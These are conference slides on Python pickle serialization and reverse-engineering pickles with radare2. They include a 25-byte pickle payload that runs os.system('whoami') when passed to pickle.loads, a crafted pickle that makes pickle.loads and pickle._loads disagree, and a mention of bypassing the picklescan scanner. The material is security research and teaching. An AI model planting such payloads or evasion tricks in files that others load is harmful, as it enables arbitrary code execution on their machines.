

Cracking Pickles with r2

By Dennis Goodlett

\$ whoami --really

- Radare2 contributor
 - Pickles: assembler, disassembler, decompiler
- Security Engineer at Doyensec
 - Get to use r2 at work sometimes
- BA Mathematics
- Previously a professional magician
- Eval Villain creator
- Spoke at thotcon on using pickles
- @bemodtwz
- GitHub: swoops



What are pickles? Why Do we care?

Python object serialization

pickle — Python object serialization

Source code: Lib/pickle.py

The <u>pickle</u> module implements binary protocols for serializing and de-serializing a Python object structure. "Pickling" is the process whereby a Python object hierarchy is converted into a byte stream, and "unpickling" is the inverse operation, whereby a byte stream (from a <u>binary file</u> or <u>bytes-like object</u>) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".


Warning: The pickle module is not secure. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with hmac if you need to ensure that it has not been tampered with.

Safer serialization formats such as json may be more appropriate if you are processing untrusted data. See Comparison with json.

https://docs.python.org/3/library/pickle.html



With a warning label that big, you know it's gotta be fun!



RCE in 25 ASCII bytes

```
import pickle
  pic = b"""cos
 3 system
 4 (S'whoami'
5 tR."""
 6
 7 # os.system("whoami")
  pickle.loads(pic)
9 # os.system("id")
10 pickle.loads(pic.replace(b"whoami", b"id"))
```

Why not just system("...")



it's not fun

Pickle Schizophrenia by bemodtwz

A fun pickle trick to be enjoyed as a mystery or a challenge.

Code:

```
import pickle
pic = b''
pic += b'\x80\x04'
                                                        # proto 0x4
pic += b'cpickle\n_Unpickler.dispatch\n'
                                                        # global "pickle _Unpickler.dispatch"
pic += b' \times 94'
                                                        # memoize
pic += b'q \times 00'
                                                        # binput 0x0
pic += b'KS'
                                                       # binint1 0x53
pic += b'('
                                                       # mark
pic += b'KU'
                                                       # binint1 0x55
pic += b'ipickle\n_Unpickler.dispatch.__getitem__\n' # inst "pickle Unpickler.dispatch.__getitem__"
pic += b's'
                                                       # setitem
pic += b"S'magic'\n"
                                                       # string "magic"
pic += b'.'
                                                       # stop
pic += b"STOP OP INDICATES END OF PICKLES\n"
pic += b'MORE MAGIC.'
print("loads: %s" % pickle.loads(pic))
print("_loads: %s" % pickle._loads(pic))
```

Execution:

```
$ python3 fun.py
loads: magic
```

_loads: MORE MAGIC

https://pagedout.institute/ issue 4


Fun Pickle Info

- Incredibly simple "assembly language"
 - Probably simplest architecture plugin in r2
 - You will be a pickle expert in an hour
- Unexpectedly complex possibilities!
- Fun applications
 - Hunting malware on huggingface
 - Hunting Ren'Py save file trojans
 - Moding Py'Games with save files
 - · Red team python implant obfuscation
 - Common in CTF challenges
- Many lies or half truths to exploit (magic tricks!)



Pickle Half truths and lies

- Pickles start with proto instruction
 - Tells pickle virtual machine what instruction set to use
- Pickles end with stop instruction
- Opcodes global and stack_global are used to gain access to python functions
- There is no control flow
 - Every byte is part of an instruction that runs exactly once
 - No hiding instructions in instructions
 - Only one stop instruction
- Unpicking the same pickle twice will result in the same object
- 68 opcodes
- pickle.loads is just the faster version of pickle._loads




Python Pickle lacks a jump instruction (right?)

Python Pickle lacks a jump instruction (right?)





Google lies



Pickle Basics


- Python's serialization format
 - Like JSON to JS
 - But python has arbitrary code execution
- Simple assembly language
 - Many opcodes are repeats (5 ways to tuple)
- Stack machine, int "42" pushes 42 onto stack
- Pickle runs until stop instruction, then last item on stack is returned
- A integer indexed dict serves as a "memo" to store stack elements for re-use

Just let me throw r2 at it!



A lot of demo's go here

Globals



Getting "globals"


- 1. global
- 2. stack_global
- 3. inst
- 4. ext1
- 5. ext2
- 6. ext4

Demo

Inst bypass to picklvescan




https://github.com/mmaitre314/picklescan/issues/13




Demo

How to safely load a pickle?

How to safely load a pickle?







Questions

- Twitter -> @bemodtwz
- https://infosec.exchange/@bemodtwz
- Github swoops
- Discord: bemodtwz